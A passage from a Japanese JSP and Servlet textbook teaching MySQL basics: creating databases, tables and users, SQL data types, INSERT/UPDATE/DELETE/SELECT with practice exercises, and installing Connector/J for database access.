データベースを操作するには、まず使用するデータベースを選択しておく必要があります。これには、USE命令を使用します。以下のように、データベースが変更された旨が表示されれば成功です。

```
mysql> USE jsp10;
Database changed
```

4 新規のテーブルを作成する

jsp10データベースの配下に新規にmembersテーブル（社員管理テーブル）を作成してみましょう。なお、membersテーブルのフィールドレイアウトは、以下のとおりであるとします。

▼membersテーブルのフィールドレイアウト

フィールド名	データ型	概要
id	INT	メンバーID（主キー／自動連番）
name	VARCHAR(30)	氏名
depart	VARCHAR(20)	部署名（デフォルト「無所属」）

フィールド名	データ型	概要
age	INT	年齢
updated	DATE	最終更新日

新規にテーブルを作成するにはCREATE文を使います。

```
mysql> CREATE TABLE members (id INT PRIMARY KEY AUTO_INCREMENT, name
VARCHAR(30), depart VARCHAR(20) DEFAULT '無所属', age INT, updated DATE);
Query OK, 0 rows affected (0.50 sec)
```

このようにメッセージが表示されれば成功です。このように長い命令を実行する場合には、途中で以下のように改行を入れてもかまいません。MySQLでは「;」が登場したところで命令の末尾であると認識しますので、途中で改行を含めた場合には「->」のような行つなぎ文字が表示されることになります。

```
mysql> CREATE TABLE members (
    -> id INT PRIMARY KEY AUTO_INCREMENT,
    -> name VARCHAR(30),
    -> depart VARCHAR(20) DEFAULT '無所属',
    -> age INT,
    -> updated DATE
    -> );
```

また、データベース配下にどのようなテーブルがあるのかは、以下のようにSHOW TABLES命令で確認できます。

```
mysql> SHOW TABLES;
+-----------------+
| Tables_in_jsp10 |
+-----------------+
| members         |
+-----------------+
1 row in set (0.02 sec)
```

さらに、個別のテーブルのフィールド構成を知りたい場合には、SHOW FIELDS命令で確認することもできます。

```
mysql> SHOW FIELDS FROM members;
+---------+-------------+------+-----+---------+----------------+
| Field   | Type        | Null | Key | Default | Extra          |
+---------+-------------+------+-----+---------+----------------+
| id      | int(11)     | NO   | PRI | NULL    | auto_increment |
| name    | varchar(30) | YES  |     | NULL    |                |
| depart  | varchar(20) | YES  |     | 無所属  |                |
| age     | int(11)     | YES  |     | NULL    |                |
| updated | date        | YES  |     | NULL    |                |
+---------+-------------+------+-----+---------+----------------+
5 rows in set (0.33 sec)
```

5 mysqlクライアントを終了する

mysqlクライアントを終了するには、exit命令を実行します。


```
mysql> exit;
Bye
>
```

このように、元のプロンプトに戻ればmysqlクライアントは正しく終了しています。

実習 2　講義 2　CHAPTER 04 LESSON 16

MySQLサーバーの階層構造

MySQLを利用するにあたっては、その論理的な階層構造を理解しておく必要があります。まずは、以下の図に注目してみてください。



▲MySQLの構造

MySQLでは、大まかに以下の構造を持ちます。

- データベースサーバー
- データベース
- データベースオブジェクト（テーブルやインデックスなど）

データベースサーバーとは、いわゆるMySQLが動作している物理的なサーバーマシンそのものだと考えればよいでしょう。

そして、このサーバーマシンの配下に複数配置できるのが、**データベース**です。データベースとは、データを管理するテーブル（表）やデータの索引を表すインデックスなど、**データベースオブジェクト**を管理するための、おおもととなる器です。Microsoft Accessで言えば.mdbファイルに相当する概念と思ってよいかもしれません。

最初に用意されているデータベース

MySQLでは、複数のデータベースを持てます。手順②でも見たように、MySQLにデフォルトで用意されているのは、以下のデータベースです。

- mysql
- information_schema
- performance_schema
- test

このうち、mysql、information_schema、performance_schemaなどのデータベースは、MySQLが正しく動作するために必要なデータベースですので、間違って削除しないように注意してください。


データベースは、アプリケーションの単位に作成するのが一般的です*1。

*1 大きなアプリケーションになれば、さらに用途に応じてデータベースを分けることもあるでしょう。

テーブルの構造を理解する

先述したように、データベースとは関連するさまざまなデータを束ねるための単位にすぎません。実際にデータを格納するためには、データベース上にテーブルと呼ばれる2次元の表を作成する必要があります。**テーブル**とは、Microsoft Excelなどの表計算アプリケーションで扱うワークシートのようなものです。

テーブルの中で1つのデータ（行）のことを**レコード**、レコードに含まれるそれぞれの項目（列）のことを**フィールド**または**カラム**と呼びます。



▲データベースとテーブル

もっとも、表計算アプリケーションとデータベースとでは決定的な違いもあります。それは、データベースではそれぞれのカラムに「どのようなデータをセットできるのか」をあらかじめ決めておく必要がある点です。

たとえば、表計算アプリケーションでは「金額」の欄に「2070」という数値をセットすることも可能であれば、「2,070」とカンマ付きの値としてセットすることも可能です。ユーザーによっては「2,070円」と単位付きの値を入力することもあるかもしれません。はたまた、値が未確定の場合にも、値を空にしておくこともあれば、「未定」という文字列をセットしてしまうこともあるかもしれません。

しかし、データベースではそれぞれのフィールドに対して、あらかじめ**データ型**を指定し

ておく必要があります。たとえば、「金額」列であれば「整数型」(場合によって「正の整数型」)としてあらかじめ定義しておくのです。これによって、もしも整数でない値、たとえば「未定」や「2,070円」のように意図しない値がセットされそうになった場合にも、データベースがエラーを発生してくれるというわけです。

これによって、データベースではデータの一貫性を保証できます。そして、データの一貫性を保証することで、(たとえば) 特定条件でデータを検索する場合にも、意図したデータを抽出するのが容易になりますし*2、大量のデータも効率よく、高速にディスクに格納できます。

データベースの機能はもちろんこれだけではありませんが、大量データを「効率よく」「一貫性を持って」かつ「高速に」処理できる点は、データベースの重要な特徴です。

*2 たとえば金額データの入っていないレコードだけを抽出したいと思った場合にも、「(空データ)」「0」「未定」などとデータが不揃いであればあるほど、複雑な検索条件が必要になりますし、実際のデータを見て条件式を決める必要が出てきます。

データ型を理解する

テーブルの各列 (フィールド) を定義する情報の中でも特に重要なのが「データ型」です。データ型とは、要は、テーブルの各列に格納できるデータの種類 (整数なのか文字列なのか、日付なのか、あるいは、バイナリデータなのかなど) やデータの長さを定義するもの。先述したように、データベースでは、これらデータ型をあらかじめ決めておくことで、たとえば日付情報が入るべき「発売年月日」にユーザーが「20150707」のような数値を入力してしまうような誤りを回避できます。

利用可能なデータ型は使用しているデータベースによって異なりますが、以下にはMySQLで使える主なデータ型をまとめておくことにします。

▼MySQLで使える主なデータ型

分類	データ型	概要
数値	INT	整数 (-2147483648～2147483647)
	FLOAT	単精度小数点数 (-3.402823466×10^{38}～-1.175494351×10^{-38}、0、1.175494351×10^{-38}～3.402823466×10^{38})
	DOUBLE	倍精度浮動小数点数 (-1.7976931348623157×10^{308}～-2.2250738585072014×10^{-308}、0、2.2250738585072014×10^{-308}～1.7976931348623157×10^{308})
文字列	CHAR	固定長文字列
	VARCHAR(len)	len桁の可変長文字列
	TEXT	2^{16}-1バイトの可変長文字列
日付	DATETIME	日付時刻型 (1000-01-01 00:00:00～9999-12-31 23:59:59)
	DATE	日付型 (1000-01-01～9999-12-31)
	TIME	時刻型 (-838:59:59～838:59:59　00:00:00)
バイナリ	BLOB	2^{16}-1バイトのバイナリデータ

テーブルを定義するCREATE TABLE命令

以上を理解したところで、データベース上にテーブルを定義するためのCREATE TABLE命令の構文を見てみることにしましょう。

構文 CREATE TABLE命令

```
CREATE TABLE テーブル名 (フィールド名 データ型 列フラグ [,...])] テーブルオプション
```

指定されたフィールドレイアウトで新規にテーブルを作成する。

列フラグは、列のデータ型以外の特性を示す属性で、以下のようなものを指定できます。空白で区切って複数を列記することも可能です。

▼CREATE TABLE命令で利用可能な列フラグ

列フラグ	概要
[NOT] NULL	NULL値を許可／禁止
AUTO_INCREMENT	自動連番列を定義
PRIMARY KEY	主キー列を定義
DEFAULT 'デフォルト値'	デフォルト値を定義
UNIQUE	列の値が一意である（＝他と重複しない）ことを宣言

特に、テーブルの中のデータを一意に識別する**主キー**は重要です。どのテーブルにも必ず設定するべきです。もしも主キーとなるような情報が存在しない場合には、AUTO_INCREMENTキーワードで自動連番列を指定してもよいでしょう。整数型の列にAUTO_INCREMENTキーワードを付与しておくことで、データを追加するたびに自動的に連続した番号を該当列にセットできます（1、2、3…のように、です）。

そして、テーブルオプションとは、文字コードやテーブル型など、テーブル共通の情報を定義するためのオプションです。さまざまなオプションを設定できますが、ここでMySQL固有のオプションにあまり踏み込んでも仕方がないので、あと1つテーブル型についてだけおさえておくことにします。

今後、データベース連携を学んでいくと**トランザクション**という重要なキーワードが登場しますが、MySQLのテーブルは、テーブル型によってはトランザクションに対応していません。トランザクションを利用する場合には、テーブル型として「InnoDB」を指定しておく必要があるという点に注意しましょう。

```
CREATE TABLE members(....) ENGINE=InnoDB;
```

なお、作成したテーブルを削除するのは、DROP TABLE命令の役割です。

```
DROP TABLE members;
```

まとめ


- データベースとは、あとから検索／分析することを目的に、体系的に蓄積した情報群のことを言います。
- MySQLサーバーの配下には、複数のデータベースを配置できます。また、データベースはテーブルをはじめとした複数のデータベースオブジェクトから構成されます。
- テーブルの中で1つのデータのことをレコード、レコードに含まれるそれぞれの項目（列）のことをフィールド（カラム）と呼びます。
- テーブル内の各列には、データ型を明示的に宣言する必要があります。
- テーブルを作成するのは、CREATE TABLE命令の役割です。

LESSON 17

MySQLの基本的な操作を理解しよう

データベースを操作するには、SQLという言語を利用する必要があります。

LESSON 17では、前のLESSONから引き続いて、JSP＆サーブレットの話題から外れますが、SQLを利用してデータベース内のテーブルからデータを更新／取得する方法を理解しましょう。



▲mysqlクライアントからテーブルの内容を確認

サンプルファイル jsp10▶ lesson17▶ L17.sql

実習1 講義1 練習問題 CHAPTER 04 LESSON 17

データベースユーザーを作成する

1 データベースアクセス用の新規ユーザーを設定する

セキュリティの観点から、管理者用ユーザーrootを日常でのデータベースアクセスに使用することはあまり好ましくありません。本書では、アプリケーションからのアクセス用にjsp10ユーザー（パスワードもjsp10）を新規に作成することにします。

新規ユーザーは、mysqlクライアントからGRANT命令を使って追加できます。

CHAPTER LESSON DAYS
01 01 1st
02
03
04
05
02 06 2nd
07
08
09
03 10 3rd
11
12
13 4th
14
15
04 16 5th
17
18
19 6th
20
21
22
05 23 7th
24
25
06 26 8th
27
28
07 29 9th
30
31
08 32 10th
33
34
35

レッスン予定日 月 日

レッスン終了

```
> mysql -u root -p          ← (mysqlクライアントを起動)
Enter password: ****        ← (パスワードrootを入力)
...中略...
mysql> GRANT all privileges ON jsp10.* TO jsp10@localhost ↩
IDENTIFIED BY 'jsp10';                    ← (jsp10ユーザーを作成)
Query OK, 0 rows affected (0.17 sec)

mysql> exit;                ← (mysqlクライアントを終了)
```

上の例では、jsp10データベースにフルアクセス権（all privileges）を持つjsp10ユーザーを新規生成しています*1。

*1 実際の運用では、用途に応じて、より細かな権限を複数ユーザーに分けて付与するべきです。しかし、本書では説明の簡略化のために割愛します。

2 jsp10ユーザーで再ログインする

新たに作成したjsp10ユーザーで、mysqlクライアントに再ログインし、配下のデータベースを確認してみましょう。

```
> mysql -u jsp10 -p         ← (mysqlクライアントを起動)
Enter password: *****       ← (パスワードjsp10を入力)
...中略...
mysql> SHOW DATABASES;      ← (データベースを確認)
+--------------------+
| Database           |
+--------------------+
| information_schema |
| jsp10              |
| test               |
+--------------------+
3 rows in set (0.10 sec)

mysql> exit;                ← (mysqlクライアントを終了)
```

P.216の結果と比較すると、rootユーザーでログインした場合と違って、jsp10、information_schema、testデータベースしか表示されていないことが確認できます*2。

*2 利用できるデータベースが制限された、ということです。

ユーザーと権限を理解しよう


ユーザーとは、データベースを利用する人を区別するための概念です。これまで利用してきたroot（管理者）ユーザーは、なんでもできてしまうので便利ですが、反面、セキュリティ上の危うさもあります*3。

日常的に利用するならば、「●○データベースで検索だけできるユーザー」「それに加えて、

*3 もしも第三者にパスワードが漏洩してしまったら、どうでしょう。

更新もできるユーザー」など、用途に応じてユーザーも別に用意すべきです。

ユーザーに対して「検索を許可する」「登録／更新だけを許可する」などといった行為を、**権限を与える**と言います。



▲ユーザーの概念

本書では、jsp10データベースに対してだけすべての権限を持つ（＝他のデータベースにはアクセスできない）jsp10ユーザーを作成しました*1。

*1　繰り返しですが、実際には用途に応じて「検索だけできるユーザー」「更新だけできるユーザー」などを用意すべきです。1つのユーザーで済ませているのは、あくまで簡単化のためです。

実習2　講義2　練習問題　CHAPTER 04 LESSON 17

データベースを操作する

1 jsp10データベースに接続する

コマンドプロンプトに対して、以下のようなコマンドを実行します。mysqlクライアントにログインするためのユーザー名／パスワードは、すでに実習1で設定しています。

```
> mysql -u jsp10 -p
Enter password: ****      ← （パスワードjsp10を入力）
Welcome to the MySQL monitor.  Commands end with ; or ¥g.
...中略...
Type 'help;' or '¥h' for help. Type '¥c' to clear the current
input statement.
mysql> USE jsp10;      ← （jsp10データベースに移動*2）
Database changed
```

*2　jsp10データベースを作成していない場合には、P.216の手順に従って、データベースを作成しておきましょう。

2 データを挿入する

前のLESSONで作成したmembersテーブルに対して、新規のデータを3件挿入してみましょう。

登録

```
mysql> INSERT INTO members (id, name, depart, age, updated)
VALUES (1, '山田太郎', '営業部', 40, '2014-12-01');
Query OK, 1 row affected (0.14 sec)

mysql> INSERT INTO members (name, age) VALUES ('鈴木さくら', 25);
Query OK, 1 row affected (0.10 sec)

mysql> INSERT INTO members VALUES (3, '佐藤次郎', '人事部', 35,
'2015-01-15');
Query OK, 1 row affected (0.06 sec)
```

3 データを検索する

正しくデータが挿入できたことが確認できたら、次にテーブル内のデータを参照してみます。

検索

```
mysql> SELECT * FROM members ORDER BY id DESC;
+----+------------+--------+------+------------+
| id | name       | depart | age  | updated    |
+----+------------+--------+------+------------+
|  3 | 佐藤次郎   | 人事部 |   35 | 2015-01-15 |
|  2 | 鈴木さくら | 無所属 |   25 | NULL       |
|  1 | 山田太郎   | 営業部 |   40 | 2014-12-01 |
+----+------------+--------+------+------------+
3 rows in set (0.05 sec)
```

4 データを更新／削除する

続いて、既存のデータを更新／削除します。

更新

```
mysql> UPDATE members SET depart = '総務部', updated =
'2015-02-02' WHERE id = 2;
Query OK, 1 row affected (0.16 sec)
Rows matched: 1  Changed: 1  Warnings: 0
```

削除

```
mysql> DELETE FROM members WHERE id = 3;
Query OK, 1 row affected (0.13 sec)
```

それぞれ正しく実行できたことを確認できたら、同じくテーブル内のデータを参照してみましょう。id=3のデータが削除されていること、id=2の部署が「総務部」に、最終更新日が「2015-02-02」に書き換えられていることを確認してください。

```
mysql> SELECT * FROM members ORDER BY id DESC;
+----+------------+--------+------+------------+
| id | name       | depart | age  | updated    |
+----+------------+--------+------+------------+
|  2 | 鈴木さくら | 総務部 |   25 | 2015-02-02 |
|  1 | 山田太郎   | 営業部 |   40 | 2014-12-01 |
+----+------------+--------+------+------------+
2 rows in set (0.00 sec)

mysql> exit;     ← (mysqlクライアントを終了)
Bye

>
```


SQLとは？

SQLとは、データベースを操作する命令を書くための言語です。データベースやテーブルを作成／削除する、ユーザーに権限を与える、テーブルにデータを登録する、といったデータベースに対するあらゆる操作は、すべてSQLを使って行います。

たとえば、前のLESSONで登場したCREATE DATABASEやCREATE TABLEもSQLの一種ですし、本LESSONで利用したGRANT、INSERT、UPDATE、DELETE、SELECTなどもSQLです。

SQLは、その目的からさらに以下の3種類に分類できます。

- データ操作言語（DML：Data Manipulation Language）
- データ定義言語（DDL：Data Definition Language）
- データ制御言語（DCL：Data Control Language）

この中でも、アプリを開発する際によく利用するのは、大部分がデータ操作言語です。そして、その中でも複雑なのはSELECT命令だけ。SELECT命令を確実におさえておけば、SQLの基本はほぼ完ぺきだと思って差し支えありません（そう、たった1つの命令だけです！）。こう考えると、気がラクになってきませんか。

しかも、ここで学んだSQLは、基本的に製品を問わず、すべてのデータベースで利用できます。使用する製品を変えても役立つ知識となるでしょう。

SQLの基本文法を理解しよう

たとえば以下は、SQLで書いた命令の例です。

▲SQLの基本

つなげて読むと、「jsp10という名前のデータベースを作成しなさい」という意味の文になります。

どうでしょう。SQLを知らなくても、「何をしようとしているのか」が十分に理解できますね。英語にもよく似た構文ですので、ただ読み解くだけであれば、データベースの初心者でもそれほど難しいことではありません。

以下に、主なポイントをまとめておきます。

(1) 大文字／小文字は区別しない

SQLの命令は、大文字／小文字を区別しません。ですから、上の例であれば「create database jsp10;」と書いても同じ意味です。

ただし、SQLの世界では、テーブルやフィールドの名前とSQLそのものとを区別するために、前者は小文字で、後者は大文字で表すのが慣例です*。絶対というわけではありませんが、慣例に沿っておいたほうがコードは読みやすくなり、間違いも少なくなります。

＊続けて大文字を入力するときには、[Shift]＋[Caps Lock]を押して大文字ロックしておくとよいでしょう。

(2) キーワードの区切りは空白で表す

SQL命令は、単語（キーワード）の組み合わせでできています。単語と単語とは、英語のように空白で区切ります。ただし、ここで言う**空白**とは半角スペースだけではありません。タブや改行も空白の一種です。必要であれば、複数の空白を入れてもOKです。

```
        ⬇複数の空白もOK
CREATE□□□□□□□□□□□□□□DATABASE ↵  ⬅改行やタブも空白
Tab jsp10;
```

(3) 命令の末尾はセミコロン（;）

SQL命令の末尾は、セミコロン（;）で終わる必要があります。このルールは、Java（JSP）でも同じでしたね。

新規のデータを登録する ―― INSERT命令

テーブルに新規のデータを登録するには、INSERTという命令を使います。

構文 INSERT命令

```
INSERT INTO テーブル名(フィールド名1, フィールド名2, ...) VALUES(値1, 値2,...)
```

新規のデータを登録する。

指定されたテーブルの列に対して、「VALUES(...)」で指定された値をセットします。「フィールド名1, フィールド名2, ...」（フィールドリスト）と「値1, 値2,...」（値リスト）とは、それぞれ対応していなければなりません。つまり、フィールドリストが5個であれば、値リストも5個でなければならないということです。

実習の例では、membersテーブルに3件のデータを挿入しています。値が文字列または日付の場合、値はシングルクォーテーション（'）でくくる必要があります。

```
(1) INSERT INTO members (id, name, depart, age, updated) VALUES (1,
'山田太郎', '営業部', 40, '2014-12-01');
(2) INSERT INTO members (name, age) VALUES ('鈴木さくら', 25);
(3) INSERT INTO members VALUES (3, '佐藤次郎', '人事部', 35, '2015-01-15');
```

まず、(1) が最もスタンダードなINSERT命令です。(2) のように一部の列（フィールド）を省略することもできます。指定されなかった列については、自動的にNULL値、もしくはテーブルを定義する際にあらかじめ設定されたデフォルト値（DEFAULT制約の値）がセットされます。ただし、その列がNULLを許可しておらず、かつ、デフォルト値も設定されていない場合、INSERT命令はエラーとなります。

テーブル内のすべての列に値をセットする場合には、(3) の例のようにテーブル名の後ろの列名リストを省略することも可能です。

データを更新する——UPDATE命令

テーブルに登録済みのレコードを更新するには、UPDATE命令を使用します。UPDATE命令の基本的な構文は、次のとおりです。

構文 UPDATE命令

```
UPDATE テーブル名 SET フィールド名1 = 値1,... [WHERE条件]
```

指定されたテーブルの既存のレコードを更新する。

指定されたテーブルから条件式に合致するレコードを抜き出し、「フィールド名1 = 値1, フィールド名2 = 値2,...」の指定に従って更新するわけです。たとえば、実習では「id列が2であるレコードのdepart列を総務部に、updated列を2015-02-02に更新しています。

```
UPDATE members SET depart = '総務部', updated = '2015-02-02' WHERE id = 2;
```

WHERE句で指定された条件式「id = 2」は、「id列が2に等しいかどうか」という意味です。「=」は比較演算子の一種で、左辺と右辺の値を比較し、その結果をtrue（正しい）、false（間違っている）のいずれかで返します。UPDATE命令では、WHERE句がtrueとなるレコードだけを取り出し、更新の処理を行うわけです*。

なお、WHERE句は省略することも可能です。

* Javaの比較演算子は「==」でした。SQLでは「=」は1つなので、間違えないようにしてください。

```
mysql> UPDATE member SET depart = '無所属';
```

ただし、この場合にはテーブル内のすべてのレコードが無条件に、「depart列は無所属」で更新されてしまいますので、注意してください。

データを削除する —— DELETE命令

既存レコードを削除するのは、DELETE命令の役割です。DELETE命令の基本的な構文は、以下のとおりです。

構文 DELETE命令

```
DELETE FROM テーブル名 WHERE 条件式
```
指定されたテーブルの既存のレコードを更新する。

指定されたテーブル名から条件式に合致するレコードだけを削除します。たとえば実習では「id列が3であるレコードを削除」しています。

```
DELETE FROM members WHERE id = 3;
```

UPDATE命令と同じくWHERE句は省略可能で、その場合、テーブル内のすべてのレコードが無条件に削除されます。

テーブルからデータを取り出す —— SELECT命令

テーブルから既存のレコード（群）を取り出すのは、SELECT命令の役割です。

構文 SELECT命令

```
SELECT フィールド名,... FROM テーブル名 [条件句]
```
指定されたテーブルの既存のレコードを取得する。

SELECT命令はデータ操作言語の中でも最も複雑で、条件句の部分をさまざまに差し替えることで、特定の条件に合致したデータだけを取得したり、データを集計したり、複数のテーブルからデータを結合したりすることができます。条件句について、すべてを説明するのは

紙幅の都合で不可能なため、ここではいくつか代表的な例と基本的な構文をおさえておきましょう*。

* 詳しくは、拙著の『書き込み式SQLのドリル 改訂新版』（日経BP社）などを参照してください。

(1) 一番簡単なSELECT命令

以下は、membersテーブルから全フィールドを無条件で取得する例です。

```
SELECT * FROM members;
```

アスタリスク（*）はテーブル内のすべてのフィールドを無条件に抜き出したい場合に利用します。もしも特定のフィールドだけを取得したい場合には「*」を「name, age」のように、フィールド名のリストで置き換えてください。

(2) 条件式でレコードを絞り込む

以下は、membersテーブルからidフィールドが1であるレコードを取り出しています（取得列は、nameおよびageフィールドだけとします）。

```
SELECT name, age FROM members WHERE id = 1;
```

比較演算子には「=」の他、Javaでもおなじみの「>」「<」「>=」「<=」などを利用できます。ただし、「等しくない」は「<>」ですので、間違えないようにしてください。

また、SQL固有の演算子としてIS NULLもあります。「name IS NULL」であれば、nameフィールドがNULL（空）であるかという意味です。

(3) 部分一致検索を実行する

比較演算子には、あいまい検索のためのLIKE演算子もあります。たとえば以下は、membersテーブルから、nameフィールドに「山」という文字列を含むレコードを抽出します。

```
SELECT * FROM members WHERE name LIKE '%山%';
```

「%」はワイルドカードで「0文字以上の任意の値」を意味します。よって'山%'であれば「山ではじまる文字列」（前方一致）を意味しますし、'%山'であれば「山で終わる文字列」（後方一致）を意味します。

また、ワイルドカードには「任意の1文字」を表す「_」もあります。

(4) 範囲内のデータを取り出す

比較演算子BETWEENを利用することで、特定の範囲内のデータを取り出すことができます。たとえば以下は、membersテーブルのupdatedフィールドが2014-01-01～2014-12-31のレコードを取り出す例です。

```
SELECT * FROM members WHERE updated BETWEEN '2014-01-01' AND '2014-12-31';
```

また、指定された値リストのいずれかに合致するレコードを取り出すならば、比較演算子INを利用します。たとえば以下は、membersテーブルのdepartフィールドが「人事部」「総務部」いずれかであるレコードを取得します。

```
SELECT * FROM members WHERE depart IN ('人事部', '総務部');
```

「人事部」「総務部」いずれでも**ない**場合を表現したいならば、マーカーの部分を「NOT IN ('人事部', '総務部')」とします。

(5) 複数の条件式を組み合わせる

論理演算子を利用することで、複数の条件式を組み合わせて、より複雑な条件を表現できます。たとえば以下は、membersテーブルのdepartフィールドが「無所属」、かつupdatedフィールドがNULLであるレコードを取得する例です。

```
SELECT * FROM members WHERE depart = '無所属' AND updated IS NULL;
```

「かつ」を表すAND演算子に対して、「または」を表すならばOR演算子を利用します。たとえば以下は、membersテーブルのdepartフィールドが「無所属」、またはupdatedフィールドがNULLであるレコードを抽出する例です。

```
SELECT * FROM members WHERE depart = '無所属' OR updated IS NULL;
```

(6) データを並べ替える

ORDER BY句を利用することで、取り出したデータを並べ替えることもできます。たとえば以下は、membersテーブルの全レコードをageフィールドについて昇順にソートします。

```
SELECT * FROM members ORDER BY age ASC;
```

ASC（昇順）に対して、降順を表すのはDESCキーワードです。デフォルトはASCなので、上のサンプルは「ORDER BY age」としても同じ意味です。

(7) データを集計する

GROUP BY句を利用することで、特定のキーでデータをまとめ、集計できます。たとえば以下は、membersテーブルをdepartフィールドでグルーピングし、各グループごとのageフィールドの平均値を求める例です。

```
SELECT depart, AVG(age) FROM members GROUP BY depart;
```

AVGは集計関数と呼ばれる集計のための命令の一種で、グループ内の平均値を求めます。
集計関数には、その他にも以下のような関数があります。

▼主な集計関数

関数	概要
SUM(フィールド名)	合計値
AVG(フィールド名)	平均値
MAX(フィールド名)	最大値
MIN(フィールド名)	最小値
COUNT(フィールド名)	対象列の件数

まとめ

- 新規にデータを登録するにはINSERT命令を使います。
- データを更新するにはUPDATE命令を使います
- データを削除するにはDELETE命令を使います。
- 既存のデータを取得するにはSELECT命令を使います。

実習　講義　**練習問題**　CHAPTER 04 LESSON 17

Q1 以下の操作をmysqlクライアントから実行し、結果を確認してみましょう。

① membersテーブルに以下のデータを登録してみましょう。

フィールド名	値
name	鈴木うめ
depart	営業部
age	22

② nameフィールドが「鈴木うめ」であるレコードのupdatedフィールドを「2015-04-01」で更新してみましょう。

③ nameフィールドが「鈴木うめ」であるレコードを削除してみましょう。

Q2 以下の操作をmysqlクライアントから実行し、結果を確認してみましょう。

① membersテーブルからdepartフィールドが「無所属」「人事部」のいずれかであるレコードを取り出してみましょう。取得列はname、departとします。


② membersテーブルの内容を部署（depart）の単位にグループ化し、所属メンバーの年齢（age）の最大値を求めてみましょう。

③ membersテーブルから部署（departフィールド）が「無所属」でなく、かつ、updatedフィールドが空（NULL）でないレコードを取得してみましょう。この際、updatedフィールドについて降順、idフィールドについて昇順でソートするものとします。

LESSON 18

アプリケーションから データベースに接続しよう

さて、データベースの基本を理解できたところで、LESSON 18からはいよいよJSP＆サーブレットによるデータベース連携について学びます。最初のテーマは、「データベースに接続する」です。



▲JSPからデータベースに接続

サンプルファイル：jsp10 ▶ lesson18 ▶ connect.jsp / META-INF ▶ context.xml

実習 講義 練習問題 CHAPTER 04 LESSON 18

1 Connector/Jを配置する

JSP＆サーブレットアプリケーションからMySQLにアクセスするには、Connector/Jと呼ばれるライブラリをあらかじめ用意しておく必要があります。Connector/Jは、MySQLのインストール時にすでに「C:¥Program Files (x86)¥MySQL¥Connector.J 5.1」にインストールされています。/Connector.J 5.1フォルダー配下のmysql-connector-java-5.1.33-bin.jarを「%CATALINA_HOME%/lib」フォルダー*1にコピーしてください。

C:¥Apache Software ~~ ¥Tomcat ~.~¥lib

2 サンプル用のデータベースを展開する

LESSON 16で作成しておいたjsp10データベースに、サンプルデータを展開します。ダウンロードサンプル（P.30）に含まれる10days_jsp10/jsp10.sqlを、あらかじめ「c:¥」フォルダーにコピーしてから、以下のコマンドを実行してください。

```
> mysql -u root -p jsp10 < C:¥jsp10.sql
Enter password: ****    ← （パスワードrootを入力）
```

データベースの展開に失敗してしまったなどの理由で、再度、データベースを展開し直したいという場合は、あらかじめjsp10データベースを削除しておく必要があ

レッスン予定日 □□月□□日

レッスン終了 □

ります。データベースを削除するには、以下の命令を実行します。データベースを削除してもよいか確認されますので、「y」と入力します*2。

```
> mysqladmin -u root -p DROP jsp10
password: ****    ⬅（パスワードrootを入力）
Dropping the database is potentially a very bad thing to do.
Any data stored in the database will be destroyed.
Do you really want to drop the 'jsp10' database [y/N] y ⬅
Database "jsp10" dropped                          （「y」を入力）
```

